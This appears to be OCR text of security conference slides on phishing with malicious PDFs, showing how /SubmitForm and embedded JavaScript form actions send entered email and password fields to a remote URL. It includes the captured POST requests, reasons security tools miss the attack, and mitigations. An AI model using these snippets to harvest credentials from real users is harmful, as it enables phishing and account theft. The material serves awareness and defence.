
```
/A <<
  /S /SubmitForm
  /F (http://127.0.0.1)
```

/A and /SubmitForm


03

Exploiting Trust in Modern Browsers


Example Attack



Example Attack



Example Attack



Code

```
  /S /SubmitForm
  /F (https://www.secureideas.com)
  /Flags 4
  /Fields [(Email) (Password)]
>>
```

- /S /SubmitForm --> action type: submit form
- /F --> destination URL
- /Fields --> Which fields to send

- /Flags --> integer used as a bitfield to control options for the form submission.

Flag	Value	Meaning
IncludeNoValueFields	1	Submit fields even if they’re empty
IncludeAppendSaves	2	Include incremental saves (rarely used)
ExportFormat	**4**	**Submit the data in FDF (Forms Data Format) instead of URL-encoded**
ExclNonUserAnnots	8	Exclude annotations not created by the user

Capturing Credentials

#	Host	Method	URL
1	https://www.secureideas.com	POST	/

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: www.secureideas.com
Cookie: __cf_bm=
frzibqMaYtzdxP05fQBhEYHXj3rg7HE0IsjDloZFzjo-1773842089-1.0.1.1-.BUJKGl3K.xIQ2Wt94IjrhG0Yqlfu6jPrkCvG.LvX0jqtxniX908XDTpgrpvw0WzTYn356x8
mlSPPrhgSvkgl0w9v9HKoioi2p7Sq0I9Bd4
Content-Length: 305
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: null
Sec-Fetch-Storage-Access: active
Connection: keep-alive

%FDF-1.2
1 0 obj
<</FDF<</F<</F(file////D//Articles_Presentations/2026/KernelCon_PDF/SE_PDF.pdf)/Type/Filespec/UF(file////D//Articles_Presentations/2026
/KernelCon_PDF/SE_PDF.pdf)>>/Fields[<</T(Email)/V(admin@company.com)>><</T(Password)/V(NewPassword)>>]>>>>
endobj

trailer
<</Root 1 0 R>>
%%EOF
```

Improved Code



```
/S /JavaScript
/JS (
  app.alert("Signing in...", "Company Portal");
  this.submitForm({
    cURL: "https://www.secureideas.com",
    cSubmitAs: "HTML",
    aFields: ["Email","Password"]
  });
)
```

Capturing Credentials

2	https://www.secureideas.com	POST	/

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: www.secureideas.com
3  Cookie: __cf_bm=
   0L_mi5psDUHL3b7AS7nGUhph9JzmjdlC0PbTCtbE4Ck-1773782275-1.0.1.1-7kzpLWf0WwHIEg07W4EX8Jtt2ggS0u4SDfbyczhQFUCoMtQFakAPM5Yzxw92lbYbC
   blLiN4VVdl8rW5ha9xvcVHZAdAn6L.M84LFW3THBKc; _cfuvid=f3aQuwKcvA7.9vaqBlbn_teQitWqx_YF8RGgi2ty4SE-1773782275762-0.0.1.1-604800000
4  Content-Length: 47
5  Sec-Ch-Ua-Platform: "Windows"
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: */*
10 Origin: null
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: embed
14 Sec-Fetch-Storage-Access: active
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18 Connection: keep-alive
19
20 Email=admin@company.com&Password=StrOngP4sswOrd
```

04

Why This Works

Why Security Tools Miss This

ANTIVIRUS




"SEE NO EVIL"

No signature match.

Totally clean! ✓

EDR



"HEAR NO EVIL"

No exploit traffic.

Just a POST request! ✓

SIEM



"SPEAK NO EVIL"

No alert triggered.

Nothing to report! ✓

Meanwhile, credentials are being POSTed to the attacker.

"From a technical perspective, this is just a form submission."

Why Users Fall For It

Why does the user trust it?

- Correct domain
- Inside company application
- Familiar interface
- No suspicious links
- Browser PDF Viewer



**"Every trust signal is intact. Every single one.
Except the person who made the PDF."**

Where This Works in the Real World

Real-World Targets

- HR systems
- Customer support platforms
- Client portals
- Vendor platforms
- Any application that accepts PDF uploads



“If users can upload and preview PDF... This attack is possible"

Mitigations

Mitigations

- Sanitize uploaded PDFs
- Strip or neutralize embedded JavaScript
- Convert PDFs to a safe format server-side
- Disable inline PDF previews
- Enforce server-side validation
- Security awareness training

Tools:

pikepdf, PyMuPDF, Ghostscript

Don't trust:

File extension or Content-Type header

Check “magic bytes” (%PDF-)

“The browser was secure.
The system was secure.
The failure point... was human trust”

Key Takeaway (Wolf In Sheep’s Clothing)



"Innocent PDF"

Company Portal Login

Please Sign In to Continue

⇒

open in browser



Malicious PDF Form

→ credentials to attacker

"Modern browsers can stop the exploit, but they can't stop trust."

Attackers don't need to break the browser. They just need to look like it.


Let’s think **EVIL**



professionally evil®

QUESTIONS?





jordan.bonagura@secureideas.com

www.secureideas.com

SecureIdeas
professionally evil®